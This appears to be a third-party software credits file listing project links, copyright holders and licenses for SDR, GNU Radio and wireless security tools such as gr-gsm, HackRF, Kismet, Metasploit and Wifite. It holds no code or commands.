3.10 Fork (GPL-3.0): https://github.com/bkerler/gr-adsb -b maint-3.10

gr-air-modes
Project: https://github.com/bistromath/gr-air-modes
Copyright 2010, 2011, 2012 Nick Foster
License (GPL-3.0): https://github.com/bistromath/gr-air-modes/blob/master/COPYING

gr-ais
Project: https://github.com/bistromath/gr-ais
3.10 Fork: https://github.com/bkerler/gr-ais -b maint-3.10

gr-bluetooth
Project: https://github.com/greatscottgadgets/gr-bluetooth
Copyright 2008 - 2013 Dominic Spill, Michael Ossmann
License (GPL-2.0): https://github.com/greatscottgadgets/gr-bluetooth/blob/master/LICENSE

gr-clapper_plus
Project: https://github.com/cpoore1/gr-clapper_plus
Copyright (c) 2022 Christopher Poore
License (MIT): https://github.com/cpoore1/gr-clapper_plus/blob/maint-3.10/LICENSE

gr-dect2
Project: https://github.com/pavelyazev/gr-dect2
License (GPL-3.0): https://github.com/pavelyazev/gr-dect2/blob/master/COPYING
3.10 Fork: https://github.com/bkerler/gr-dect2 -b maint-3.10

gr-foo

Project: https://github.com/bastibl/gr-foo

gr-garage_door
Project: https://github.com/cpoore1/gr-garage_door
Copyright (c) 2022 Christopher Poore
License (MIT): https://github.com/cpoore1/gr-garage_door/blob/maint-3.10/LICENSE

gr-gsm
Project: https://github.com/ptrkrysik/gr-gsm
License (GPL-3.0): https://github.com/ptrkrysik/gr-gsm/blob/master/COPYING
3.10 Fork: https://github.com/bkerler/gr-gsm -b maint-3.10

gr-ieee802-11
Project: https://github.com/bastibl/gr-ieee802-11

gr-ieee802-15-4
Project: https://github.com/bastibl/gr-ieee802-15-4
3.10 Fork: https://github.com/bkerler/gr-ieee802-15-4 -b maint-3.10

gr-iio
Project: https://github.com/analogdevicesinc/gr-iio
License (GPL-3.0): https://github.com/analogdevicesinc/gr-iio/blob/master/COPYING

gr-iridium
Project: https://github.com/muccc/gr-iridium
License (GPLv3): https://github.com/muccc/gr-iridium/blob/master/MANIFEST.md

gr-j2497
Project: https://github.com/ainfosec/gr-j2497
Copyright (c) 2019, 2020 Assured Information Security, Inc.
License (MIT): https://github.com/ainfosec/gr-j2497/blob/maint-3.10/LICENSE

gr-limesdr
Project: https://github.com/myriadrf/gr-limesdr
Copyright 2018 Lime Microsystems
License (GPL v3.0): https://github.com/myriadrf/gr-limesdr/blob/master/LICENSE

gr-mixalot
Project: https://github.com/unsynchronized/gr-mixalot
License (GPL v3.0): https://github.com/unsynchronized/gr-mixalot/blob/main/COPYING

gr-nrsc5
Project: https://github.com/argilo/gr-nrsc5
License (GPL v3.0): https://github.com/argilo/gr-nrsc5/blob/master/COPYING

gr-paint
Project: https://github.com/drmpeg/gr-paint
Copyright 2015,2016,2021 Ron Economos
License (GPL-3.0): https://github.com/drmpeg/gr-paint/blob/master/COPYING

gr-rds
Project: https://github.com/bastibl/gr-rds
License (GPL-3.0): https://github.com/bastibl/gr-rds/blob/maint-3.9/COPYING

gr-tpms
Project: https://github.com/jboone/gr-tpms
License (GPL-2.0): https://github.com/jboone/gr-tpms/blob/master/LICENSE
3.10 Fork: https://github.com/bkerler/gr-tpms -b maint-3.10

gr-tpms_poore
Project: https://github.com/cpoore1/gr-tpms_poore
Copyright (c) 2022 Christopher Poore
License (MIT): https://github.com/cpoore1/gr-tpms_poore/blob/maint-3.10/LICENSE

gr-X10
Project: https://github.com/cpoore1/gr-X10
Copyright (c) 2022 Christopher Poore
License (MIT): https://github.com/cpoore1/gr-X10/blob/maint-3.10/LICENSE

gr-Zwave
Project: https://github.com/BastilleResearch/scapy-radio/tree/master/gnuradio/gr-Zwave

gr-zwave_poore
Project: https://github.com/cpoore1/gr-zwave_poore
Copyright (c) 2022 Christopher Poore
License (MIT): https://github.com/cpoore1/gr-zwave_poore/blob/maint-3.10/LICENSE

GraphicsMagick
Project: http://www.graphicsmagick.org/
Copyright GraphicsMagick Group 2002 - 2022
License (MIT): http://www.graphicsmagick.org/Copyright.html

Grip
Project: https://github.com/joeyespo/grip
Copyright 2014-2022 Joe Esposito
License (MIT): https://github.com/joeyespo/grip/blob/master/LICENSE

HackRF
Project: https://github.com/greatscottgadgets/hackrf
License (GPL-2.0): https://github.com/greatscottgadgets/hackrf/blob/master/COPYING

ham2mon
Project: https://github.com/madengr/ham2mon
License (GPL-3.0): https://github.com/madengr/ham2mon/blob/master/LICENSE
3.8 Fork: https://github.com/ta6o/ham2mon
3.10 Fork: https://github.com/bkerler/ham2mon

HamClock
Project: https://www.clearskyinstitute.com/ham/HamClock/
Copyright 2020-2022 Elwood Charles Downey

hcidump
Project: http://www.bluez.org/
Copyright 2000-2016 BlueZ Project
License (GPL): http://www.bluez.org/faq/common/

htop
Project: https://github.com/htop-dev/htop, https://htop.dev/
License (GPL-2.0): https://github.com/htop-dev/htop

Hydra
Project: https://github.com/vanhauser-thc/thc-hydra
Copyright 2001-2022 by van Hauser / THC
License (AGPL): https://github.com/vanhauser-thc/thc-hydra/blob/master/LICENSE

ICE9 Bluetooth Sniffer
Project: https://github.com/mikeryan/ice9-bluetooth-sniffer
License (GPL-3.0): https://github.com/mikeryan/ice9-bluetooth-sniffer/blob/master/LICENSE

IMSI-Catcher 4G
Project: Joe Reith, AIS

IIO Oscilloscope

Project: https://github.com/analogdevicesinc/iio-oscilloscope
License (GPL-2.0): https://github.com/analogdevicesinc/iio-oscilloscope/blob/master/LICENSE

Inspectrum
Project: https://github.com/miek/inspectrum
License (GPL-3.0): https://github.com/miek/inspectrum/blob/main/LICENSE

IridiumLive
Project: https://github.com/microp11/iridiumlive
License (GPL-3.0): https://github.com/microp11/iridiumlive/blob/master/LICENSE

iridium-toolkit
Project: https://github.com/muccc/iridium-toolkit
Copyright Sec42 & schneider42
License (BSD-2-Clause)

Kalibrate
Project: https://github.com/steve-m/kalibrate-rtl
Copyright 2010, Joshua Lackey
License (BSD-2-Clause): https://github.com/steve-m/kalibrate-rtl/blob/master/COPYING

Kismet
Project: https://www.kismetwireless.net/
Copyright 2022 Kismet
License (GPL v2.0): https://github.com/kismetwireless/kismet/blob/master/LICENSE

libbtbb
Project: https://github.com/greatscottgadgets/libbtbb
License (GPL-2.0): https://github.com/greatscottgadgets/libbtbb/blob/master/LICENSE

LTE-Cell-Scanner
Project: https://github.com/JiaoXianjun/LTE-Cell-Scanner
License (AGPL-3.0): https://github.com/JiaoXianjun/LTE-Cell-Scanner/blob/master/COPYING

LTE-ciphercheck
Project: https://github.com/mrlnc/LTE-ciphercheck
License (AGPL-3.0): https://github.com/mrlnc/LTE-ciphercheck/blob/rebase_20.04/LICENSE

m17-cxx-demod
Project: https://github.com/mobilinkd/m17-cxx-demod
License (GPL-3.0): https://github.com/mobilinkd/m17-cxx-demod/blob/master/LICENSE

Meld
Project: https://meldmerge.org/
Copyright 2021 Kai Willadsen
License (GPL-2.0): https://www.gnu.org/licenses/old-licenses/gpl-2.0.html

Metasploit
Project: https://www.metasploit.com/
Copyright 2006-2020, Rapid7, Inc.
License (BSD-3-clause): https://github.com/rapid7/metasploit-framework/blob/master/LICENSE

minicom
Project: https://salsa.debian.org/minicom-team/minicom
Copyright 1991,1992,1993,1994,1995,1996 Miquel van Smoorenburg
License (GPL v2.0): https://salsa.debian.org/minicom-team/minicom/-/blob/master/COPYING

minimodem
Project: http://www.whence.com/minimodem/
Copyright 2011-2020 by Kamal Mostafa
License (GPLv3+): https://www.gnu.org/licenses/gpl-3.0.html

mkusb/dus/guidus
Project: https://help.ubuntu.com/community/mkusb
License (CC BY-SA 3.0): https://creativecommons.org/licenses/by-sa/3.0/

monitor_rtl433
Project: https://github.com/mcbridejc/monitor_rtl433

multimon-ng
Project: https://github.com/EliasOenal/multimon-ng
License (GPL-2.0): https://github.com/EliasOenal/multimon-ng/blob/master/COPYING

NETATTACK2
Project: https://github.com/chrizator/netattack2
Copyright 2017 Christian Klein
License (MIT): https://github.com/chrizator/netattack2/blob/master/LICENSE

nrsc5
Project: https://github.com/theori-io/nrsc5
License (GP: v3.0): https://github.com/theori-io/nrsc5/blob/master/LICENSE

nwdiag

Project: https://github.com/blockdiag/nwdiag, http://blockdiag.com/en/index.html
Copyright 2011 Takeshi KOMIYA
License (Apache Licence, Version 2.0): https://github.com/blockdiag/nwdiag/blob/master/LICENSE

OpenBTS
Project: http://openbts.org/
License (APGL v3.0): https://github.com/RangeNetworks/dev/blob/master/LICENSE

openCPN
Project: https://opencpn.org/
Copyright 2009-2022 OpenCPN.org
License (GPL v2.0):
https://opencpn.org/wiki/dokuwiki/doku.php?id=opencpn:opencpn_user_manual:license_and_authors

openHAB
Project: https://www.openhab.org/
Copyright 2022 by the openHAB Community and the openHAB Foundation e.V.
License (EPL-2.0): https://github.com/openhab/openhab-distro/blob/main/LICENSE

OpenWebRX
Project: https://github.com/jketterl/openwebrx, https://www.openwebrx.de/
License (AGPL-3.0): https://github.com/jketterl/openwebrx/blob/develop/LICENSE.txt

Proxmark3
Project: https://github.com/Proxmark/proxmark3
License (GPL-2.0): https://github.com/Proxmark/proxmark3/blob/master/LICENSE.txt

PuTTY
Project: https://www.putty.org/
Copyright 1997-2022 Simon Tatham
License (MIT): https://www.chiark.greenend.org.uk/~sgtatham/putty/licence.html

pyFDA
Project: https://github.com/chipmuenk/pyfda
Copyright 2013-2021 pyFDA Development Team and others
License (MIT): https://github.com/chipmuenk/pyfda/blob/develop/LICENSE.md

PyGPSClient
Project: https://github.com/semuconsulting/PyGPSClient
Copyright 2020, SEMU Consulting
License (BSD-3-Clause): https://github.com/semuconsulting/PyGPSClient/blob/master/LICENSE

QSpectrumAnalyzer
Project: https://github.com/xmikos/qspectrumanalyzer
License (GPL-3.0): https://github.com/xmikos/qspectrumanalyzer/blob/master/LICENSE

QSSTV
Project: https://charlesreid1.com/wiki/Qsstv
License (CC BY-NC 4.0): https://creativecommons.org/licenses/by-nc/4.0/

QtDesigner
Project: https://doc.qt.io/qt-5/qtdesigner-manual.html
Copyright 2022 The Qt Company
License (GPLv3): https://www.qt.io/blog/2016/01/13/new-agreement-with-the-kde-free-qt-foundation

radiosonde_auto_rx
Project: https://github.com/projecthorus/radiosonde_auto_rx
License (GPL-3.0): https://github.com/projecthorus/radiosonde_auto_rx/blob/master/LICENSE

rehex
Project: https://github.com/solemnwarning/rehex
License (GPL-2.0): https://github.com/solemnwarning/rehex/blob/master/LICENSE.txt

retrogram-rtlsdr
Project: https://github.com/r4d10n/retrogram-rtlsdr
License (GPL-3.0): https://github.com/r4d10n/retrogram-rtlsdr/blob/master/LICENSE

RouterSploit
Project: https://www.github.com/threat9/routersploit
Copyright 2018, The RouterSploit Framework (RSF) by Threat9
License (BSD-based): https://github.com/threat9/routersploit/blob/master/LICENSE

rtl_433
Project: https://github.com/merbanan/rtl_433
License (GPL-2.0): https://github.com/merbanan/rtl_433/blob/master/COPYING

rtl8812au Driver
Project: https://github.com/aircrack-ng/rtl8812au
License (GPL-2.0): https://github.com/aircrack-ng/rtl8812au/blob/v5.6.4.2/LICENSE

RTLSDR-Airband
Project: https://github.com/szpajder/RTLSDR-Airband
License (GPL-3.0): https://github.com/szpajder/RTLSDR-Airband/blob/master/LICENSE

rtl-zwave
Project: https://github.com/andersesbensen/rtl-zwave

scan-ssid
Project: https://github.com/Resethel/scan-ssid
License (Unlicense): https://github.com/Resethel/scan-ssid/blob/master/LICENSE

Scapy
Project: https://scapy.net/
Copyright 2022 Philippe Biondi and the Scapy community
License (GPL-2.0): https://github.com/secdev/scapy/blob/master/LICENSE

SdrGlut
Project: https://github.com/righthalfplane/SdrGlut
Copyright 2019 righthalfplane
License (MIT): https://github.com/righthalfplane/SdrGlut/blob/master/LICENSE

SDRTrunk
Project: https://github.com/DSheirer/sdrtrunk
License (GPL-3.0): https://github.com/BatchDrake/SigDigger/blob/master/LICENSE

SigDigger
Project: https://github.com/BatchDrake/SigDigger
License (GPL-3.0): https://github.com/DSheirer/sdrtrunk/blob/master/LICENSE

Spectrum Painter
Project: https://github.com/polygon/spectrum_painter
Copyright 2015 Polygon
License (MIT): https://github.com/polygon/spectrum_painter/blob/master/LICENSE.txt

Spektrum
Project: https://github.com/pavels/spektrum
Copyright 2015, Pavel Šorejs
License (BSD-3-Clause): https://github.com/pavels/spektrum/blob/master/LICENSE.md

srsRAN/srsLTE
Project: https://www.srslte.com/
License (AGPL-3.0): https://github.com/srsran/srsRAN/blob/master/LICENSE

systemback
Project: https://launchpad.net/systemback

License (GNU GPL v3)
Fork: https://github.com/BluewhaleRobot/systemback

trackerjacker
Project: https://github.com/calebmadrigal/trackerjacker
Copyright 2016 Caleb Madrigal
License (MIT): https://github.com/calebmadrigal/trackerjacker/blob/master/LICENSE

UDP Replay
Project: https://github.com/rigtorp/udpreplay
Copyright 2020 Erik Rigtorp
License (MIT): https://github.com/rigtorp/udpreplay/blob/master/LICENSE

Universal Radio Hacker
Project: https://github.com/jopohl/urh
License (GPL-3.0): https://github.com/jopohl/urh/blob/master/LICENSE

V2Verifier
Project: https://github.com/twardokus/v2verifier
Copyright 2020 Geoff Twardokus, Samantha Baker, Jaime Ponicki, Peter Carenzo, Hanif Rahbari, and Sumita Mishra
License (MIT): https://github.com/twardokus/v2verifier/blob/master/LICENSE

Viking
Project: https://sourceforge.net/projects/viking/
License (GPL-2.0): https://github.com/viking-gps/viking/blob/master/COPYING

WaveDrom
Project: https://wavedrom.com/, https://github.com/wavedrom/wavedrom
Copyright 2011-2023 Aliaksei Chapyzhenka
License (MIT): https://github.com/wavedrom/wavedrom/blob/trunk/LICENSE

Waving-Z
Project: https://github.com/baol/waving-z

Wifite
Project: https://github.com/derv82/wifite2
License (GPL-2.0): https://github.com/derv82/wifite2/blob/master/LICENSE

Wireshark
Project: https://www.wireshark.org/
License (GPL-2.0): https://gitlab.com/wireshark/wireshark/-/blob/master/COPYING

wl-color-picker
Project: https://github.com/jgmdev/wl-color-picker
Copyright 2021 Jefferson González
License (MIT): https://github.com/jgmdev/wl-color-picker/blob/main/LICENSE

WSJT-X
Project: https://physics.princeton.edu/pulsar/k1jt/wsjtx.html
Copyright 2001-2022 by Joe Taylor, K1JT
License (GPL v3.0): https://physics.princeton.edu/pulsar/k1jt/wsjtx.html

Xastir
Project: https://github.com/Xastir/Xastir
Copyright 1999 Frank Giannandrea, 2000-2019 The Xastir Group
License (GPLv2): https://github.com/Xastir/Xastir/blob/master/LICENSE

ZEPASSD
Project: https://github.com/pvachon/zepassd
Copyright 2018 Phil Vachon
License: (GPL-3.0): https://github.com/pvachon/zepassd/blob/master/COPYING

Zigbee Sniffer
Project: https://github.com/yiek888/opensniffer